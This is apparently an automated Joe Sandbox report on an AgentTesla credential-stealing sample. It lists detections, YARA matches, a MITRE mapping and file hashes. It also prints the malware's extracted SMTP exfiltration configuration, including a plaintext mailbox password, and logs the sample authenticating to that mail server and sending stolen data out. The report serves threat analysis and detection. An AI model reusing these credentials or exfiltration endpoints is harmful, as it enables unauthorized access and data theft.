ID: 458889
Sample Name: KkPVouLuOx
Cookbook: default.jbs
Time: 20:45:17
Date: 03/08/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report KkPVouLuOx

Overview


General Information

Sample Name:	KkPVouLuOx (renamed file extension from none to exe)
Analysis ID:	458889
MD5:	f935b6c7f24be47..
SHA1:	e67fb9bcf9975e0..
SHA256:	4827c1bdf5000cc..
Tags:	32 exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: MSBuild connects …
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AgentTesla
- Installs a global keyboard hook
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to harvest and steal Putty / Wi…

Classification



Process Tree

- **System is w10x64**
- KkPVouLuOx.exe (PID: 1336 cmdline: 'C:\Users\user\Desktop\KkPVouLuOx.exe' MD5: F935B6C7F24BE477A23044FA9A9DC9A5)
  - MSBuild.exe (PID: 1068 cmdline: 'C:\Users\user\Desktop\KkPVouLuOx.exe' MD5: D621FD77BD585874F9686D3A76462EF1)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "info@karsanmax.com",
  "Password": "erk#bmc2007",
  "Host": "mail.karsanmax.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.499202518.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.499202518.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000002.00000002.502987084.000000000341000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Click to see the 4 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.KkPVouLuOx.exe.2af0000.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.KkPVouLuOx.exe.2af0000.2.raw.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.KkPVouLuOx.exe.2af0000.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.KkPVouLuOx.exe.2af0000.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
2.2.MSBuild.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

Networking:

Sigma detected: MSBuild connects to smtp port

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Maps a DLL or memory area into another process

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Command and Scripting Interpreter 2	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 1	Input Capture 1 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stand Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1	Credentials in Registry 1	System Information Discovery 1 2 5	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Virtualization/Sandbox Evasion 1 3 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Application Layer Protocol 2
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 1 1 2	LSA Secrets	Security Software Discovery 1 2 1	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Prot
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	Remote System Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Proto

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
KkPVouLuOx.exe	52%	ReversingLabs	Win32.Backdoor.Androm	
KkPVouLuOx.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.MSBuild.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://yE6yjauUrbNMVyVX.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://mail.karsanmax.com	0%	Avira URL Cloud	safe	
http://myRZFP.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.karsanmax.com	67.20.76.71	true	true		unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.20.76.71	mail.karsanmax.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	458889
Start date:	03.08.2021
Start time:	20:45:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	KkPVouLuOx (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.spre.troj.spyw.evad.winEXE@3/0@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
20:46:27	API Interceptor	797x Sleep call for process: MSBuild.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.20.76.71	hD72Gd3THG.exe	Get hash	malicious	Browse	
	Km7WgQYB5X.exe	Get hash	malicious	Browse	
	TTclQDZx6S.exe	Get hash	malicious	Browse	
	x7aL4x1RJH.exe	Get hash	malicious	Browse	
	SKM_59922543567477363.exe	Get hash	malicious	Browse	
	d6U17S2KY1.exe	Get hash	malicious	Browse	
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.karsanmax.com	hD72Gd3THG.exe	Get hash	malicious	Browse	• 67.20.76.71
	Km7WgQYB5X.exe	Get hash	malicious	Browse	• 67.20.76.71
	TTclQDZx6S.exe	Get hash	malicious	Browse	• 67.20.76.71
	x7aL4x1RJH.exe	Get hash	malicious	Browse	• 67.20.76.71
	SKM_59922543567477363.exe	Get hash	malicious	Browse	• 67.20.76.71
	d6U17S2KY1.exe	Get hash	malicious	Browse	• 67.20.76.71
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	Nouveau bon de commande. 3007021_pdf.exe	Get hash	malicious	Browse	• 162.241.218.97
	wuxvGLNrxG.jar	Get hash	malicious	Browse	• 162.241.216.53
	Amaury.vanvinckenroye-AudioMessage_520498.htm	Get hash	malicious	Browse	• 192.185.138.88
	transferred $95,934.55 pdf.exe	Get hash	malicious	Browse	• 50.87.146.49
	rL3Wx4zKD4.exe	Get hash	malicious	Browse	• 74.220.199.6
	hD72Gd3THG.exe	Get hash	malicious	Browse	• 67.20.76.71
	Products Order38899999.exe	Get hash	malicious	Browse	• 50.87.146.199
	ORDER_0009_PDF.exe	Get hash	malicious	Browse	• 74.220.199.6
	WWTLJo3vxn.exe	Get hash	malicious	Browse	• 192.254.235.241
	INV. 736392 Scan pdf.exe	Get hash	malicious	Browse	• 192.185.164.148
	7nNtjBvhrm	Get hash	malicious	Browse	• 142.7.147.90
	Purchase Requirements.exe	Get hash	malicious	Browse	• 192.185.0.218
	#Ud83d#Udda8 FaxMail dir -INV 000087.html	Get hash	malicious	Browse	• 162.241.217.69
	Products Order.exe	Get hash	malicious	Browse	• 50.87.146.199
	zerYOlEkZR.exe	Get hash	malicious	Browse	• 192.254.235.241
	PO-K-128 IAN 340854.exe	Get hash	malicious	Browse	• 192.185.90.36
	csa customers.xlsx	Get hash	malicious	Browse	• 162.241.217.138
	ENXcmU1LzQ.exe	Get hash	malicious	Browse	• 108.167.158.96
	Payment For Invoice 321-1005703.exe	Get hash	malicious	Browse	• 192.185.0.218
	Medical Equipment Order 2021.PDF.exe	Get hash	malicious	Browse	• 74.220.199.6

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.697524956503366
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	KkPVouLuOx.exe
File size:	701859
MD5:	f935b6c7f24be477a23044fa9a9dc9a5
SHA1:	e67fb9bcf9975e0c6c4122ec7b25e61de6d1ba24
SHA256:	4827c1bdf5000cc8fc280fa631d36c752d0cdd7b0b357671ef1ebc46a11c440f
SHA512:	4b9587402b0f2e99af2aeec67307db55c0323228b8e86306f52b7d8d612aa3fdef4104ded5f5adbff7c546a2e91f558c45080f45b80fbf51ee98baeefc9dd34
SSDEEP:	12288:8Bszn2zd6HX+qs+WWhRmmXikb0iTvDcicTB4vs8w:2mnAd6OqszYRmsXb0iTrcVyvs8w
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....o...+.q.+.q.+.q.?.r.>.q.?.t...q.?.u.1.q.y.u.:.q.y.r.8.q.y.t.g.q.?.p.".q.+.p...q.}.t.".q.}...*.q.+...*.q.}.s.*.q.Rich+.q.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x421b51
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x6107AE4D [Mon Aug 2 08:35:25 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0

General

Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	457e32d3dd9c9bc4442beae8353acab7

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x2decd	0x2e000	False	0.429135529891	data	6.47060887699	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x2f000	0x3d990	0x3da00	False	0.239509381339	data	4.02626823318	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x6d000	0x197c	0xc00	False	0.172200520833	DOS executable (block device driver)	2.33132620221	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x6f000	0x1e0	0x200	False	0.53125	data	4.71767883295	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x70000	0x71b4	0x7200	False	0.361430921053	data	6.51486029072	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/03/21-20:48:01.386134	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49733	587	192.168.2.5	67.20.76.71

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 3, 2021 20:47:58.924449921 CEST	192.168.2.5	8.8.8.8	0x4115	Standard query (0)	mail.karsanmax.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 3, 2021 20:47:59.061328888 CEST	8.8.8.8	192.168.2.5	0x4115	No error (0)	mail.karsanmax.com		67.20.76.71	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Aug 3, 2021 20:48:00.223691940 CEST	587	49733	67.20.76.71	192.168.2.5	220-host2007.hostmonster.com ESMTP Exim 4.94.2 #2 Tue, 03 Aug 2021 12:48:00 -0600 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Aug 3, 2021 20:48:00.224028111 CEST	49733	587	192.168.2.5	67.20.76.71	EHLO 138727
Aug 3, 2021 20:48:00.380319118 CEST	587	49733	67.20.76.71	192.168.2.5	250-host2007.hostmonster.com Hello 138727 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Aug 3, 2021 20:48:00.382541895 CEST	49733	587	192.168.2.5	67.20.76.71	AUTH login aW5mb0BrYXJzYW5tYXguY29t
Aug 3, 2021 20:48:00.538202047 CEST	587	49733	67.20.76.71	192.168.2.5	334 UGFzc3dvcmQ6
Aug 3, 2021 20:48:00.820116043 CEST	587	49733	67.20.76.71	192.168.2.5	235 Authentication succeeded
Aug 3, 2021 20:48:00.821441889 CEST	49733	587	192.168.2.5	67.20.76.71	MAIL FROM:<info@karsanmax.com>
Aug 3, 2021 20:48:00.976672888 CEST	587	49733	67.20.76.71	192.168.2.5	250 OK
Aug 3, 2021 20:48:00.977463961 CEST	49733	587	192.168.2.5	67.20.76.71	RCPT TO:<ginzza.kw@gmail.com>
Aug 3, 2021 20:48:01.225188971 CEST	587	49733	67.20.76.71	192.168.2.5	250 Accepted
Aug 3, 2021 20:48:01.225790977 CEST	49733	587	192.168.2.5	67.20.76.71	DATA
Aug 3, 2021 20:48:01.383013010 CEST	587	49733	67.20.76.71	192.168.2.5	354 Enter message, ending with "." on a line by itself
Aug 3, 2021 20:48:01.386173964 CEST	49733	587	192.168.2.5	67.20.76.71	.
Aug 3, 2021 20:48:01.552540064 CEST	587	49733	67.20.76.71	192.168.2.5	250 OK id=1mAzSL-000X1t-9s

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: KkPVouLuOx.exe PID: 1336 Parent PID: 5728

General

Start time:	20:46:09
Start date:	03/08/2021
Path:	C:\Users\user\Desktop\KkPVouLuOx.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\KkPVouLuOx.exe'
Imagebase:	0x380000
File size:	701859 bytes
MD5 hash:	F935B6C7F24BE477A23044FA9A9DC9A5

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.240535528.0000000002AF0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

Analysis Process: MSBuild.exe PID: 1068 Parent PID: 1336

General

Start time:	20:46:09
Start date:	03/08/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\KkPVouLuOx.exe'
Imagebase:	0xfd0000
File size:	261728 bytes
MD5 hash:	D621FD77BD585874F9686D3A76462EF1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.499202518.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000002.00000002.499202518.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.502987084.00000000034C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.502987084.00000000034C1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

File Activities Show Windows behavior

File Created

File Read

Disassembly

Code Analysis